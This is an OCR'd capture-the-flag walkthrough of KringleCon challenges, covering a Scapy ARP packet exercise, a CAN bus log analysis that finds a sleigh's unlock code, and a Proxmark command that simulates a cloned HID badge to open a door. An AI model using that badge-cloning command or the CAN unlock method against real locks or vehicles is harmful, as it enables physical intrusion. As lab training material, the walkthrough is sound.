
None of these work, either at the door, or at the tag generator **[Author's note – again, because I didn't realize yet that you weren't supposed to leave the terminal].**

As we might be missing something, we'll go the Netwars floor, because we haven't been there yet.

Let's talk to Alabaster Snowball.



Let's try out the Scapy Present Packet Prepper.




After some packet education, I was able to complete the prepper.

```
The three fields in ARP_PACKETS[1][ARP] that are incorrect are op, hwsrc, and hwdst. A sampl
e ARP pcap can be referenced at https://www.cloudshark.org/captures/e4d6ea732135. You can ru
n the "reset_arp()" function to reset the ARP packets back to their original form.

>>> reset_arp()

>>> ARP_PACKETS[0]
<Ether  dst=ff:ff:ff:ff:ff:ff src=00:16:ce:6e:8b:24 type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hw
len=6 plen=4 op=who-has hwsrc=00:16:ce:6e:8b:24 psrc=192.168.0.114 hwdst=00:00:00:00:00:00 p
dst=192.168.0.1 |>>

>>> ARP_PACKETS[1]
<Ether  dst=00:16:ce:6e:8b:24 src=00:13:46:0b:22:ba type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hw
len=6 plen=4 op=None hwsrc=ff:ff:ff:ff:ff:ff psrc=192.168.0.1 hwdst=ff:ff:ff:ff:ff:ff pdst=1
92.168.0.114 |<Padding  load='\xc0\xa8\x00r' |>>>

>>> ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"

>>> ARP_PACKETS[1][ARP].hwsrc="00:13:46:0b:22:ba"

>>> ARP_PACKETS[1][ARP].op=2

>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!


>>>

 [F4] Emacs  90/90 [F3] History [F6] Paste mode                [F2] Menu - CPython 3.6.9
```


```
You have completed the Scapy Practice challenge!   Tweet This!
```

Talk to Alabaster again.




Let's try to get into the terminal to see if it also needs special access.


Yes – confirmed – for privacy reasons we can't get into the terminal. But given Alabaster's clue, maybe Santa has access. We see Jack Frost again. Let's talk to him.



Not much to say. Let's wander over to Wunhorse Openslae.



Before looking at the CAN bus log, let's watch Chris Elgee's talk.



Now let's give it a try.

```
Welcome to the CAN bus terminal challenge!

In your home folder, there's a CAN bus capture from Santa's sleigh. Some of
the data has been cleaned up, so don't worry - it isn't too noisy. What you
will see is a record of the engine idling up and down. Also in the data are
a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK?
We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log
and submit it to ./runtoanswer!  (e.g., if the timestamp is 123456.112233,
please submit 112233)

elf@0b6b78c25b75:~$
```

Looking at the data, it looks like there are three columns of data. A timestamp, followed by some type of type field, followed by data:

```
elf@0b6b78c25b75:~$ head -n 10  candump.log
(1608926660.800530) vcan0 244#0000000116
(1608926660.812774) vcan0 244#00000001D3
(1608926660.826327) vcan0 244#00000001A6
```

```
(1608926660.839338) vcan0 244#00000001A3
(1608926660.852786) vcan0 244#00000001B4
(1608926660.866754) vcan0 244#000000018E
(1608926660.879825) vcan0 244#000000015F
(1608926660.892934) vcan0 244#0000000103
(1608926660.904816) vcan0 244#0000000181
(1608926660.920799) vcan0 244#000000015F
elf@0b6b78c25b75:~$
```

Let's extract the type field, then count the unique values of it.

```
elf@0b6b78c25b75:~$ cat candump.log | awk '{print $2 ;}' | uniq -c
   1369 vcan0
elf@0b6b78c25b75:~$
```

Looks like they are all the same. Now let's look at the data field. The format appears to be "nnn#hhhhhhhhhh".

Let's use the same technique and analyze the three-digit number field.

```
elf@0b6b78c25b75:~$ cat candump.log | awk '{print $3 ;}' | awk -F '#' '{print $1 ;}' | sort |
uniq -c
     35 188
      3 19B
   1331 244
elf@0b6b78c25b75:~$
```


We are looking for a LOCK, and UNLOCK, then another LOCK. The first three digits must represent the device or destination code. We see three occurrences of "19B", so that must be it. Let's dump those.


```
elf@0b6b78c25b75:~$ grep '19B#' candump.log
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
elf@0b6b78c25b75:~$
```

So "000000000000" must be the LOCK command, and "00000F000000" must be the UNLOCK.

```
elf@0b6b78c25b75:~$ ls -l
total 516
-rwxr-xr-x 1 root root  56065 Dec  5 00:00 candump.log
-rws--x--x 1 root root 469136 Dec  5 00:00 runtoanswer
elf@0b6b78c25b75:~$ ./runtoanswer 122520
Your answer: 122520

Checking....
Your answer is correct!

elf@0b6b78c25b75:~$
```

Let's talk to Wunhorse again.






Let's check out the sleigh.


Sure enough, we can't access it – need Santa. Fortunately, looking at the ground next to the sleigh, we see the yellow-colored lightbulb we need to reach Santa's office.

Grab it.




Back to the Santavator to install the yellow bulb. After some serious manipulation of our collection of items, we get the plasma flowing to all of the necessary inputs.

Now all buttons are operational.



Head to Santa's office.

Shoot. Now we have a fingerprint reader to solve to get in.




Let's go back to the Workshop and open the HID lock on the door – try harder with the proxmark device.


```
[magicdust] pm3 --> lf hid sim -w H10301 --fc 113 --cn 6023
[=] Simulating HID tag
[+] [H10301] - HID H10301 26-bit;  FC: 113  CN: 6023    parity: valid
[=] Stopping simulation after 10 seconds.
```

Got it! This is Bow Ninecandle's card. I think I was "closing" the terminal window prematurely in my other attempts***. [Author's note – yes, yes you were]***

Now we are in a dark room called "???".



Something odd is on the floor:




Walking in front of the glowing dots seems to transport me back to the Entryway.


I don't see myself, and Santa looks a little different. He has a snowflake belt buckle.

After some experimentation ***I discover that Santa is actually me!***

Looking at my objectives, I have achieved the Open HID Lock objective, and now I have a bunch more to work on.




Plus I have a Kringlecon Black Badge!




Several of the next challenges are items that I failed to access. Maybe I can do that now that I am "Santa".


I also have a new Teleport Power:





Time to go to try the Splunk Objective in the Great Room:



Clicking on the Splunk terminal launches Splunk Enterprise, and I am logged in as Kris Kringle.







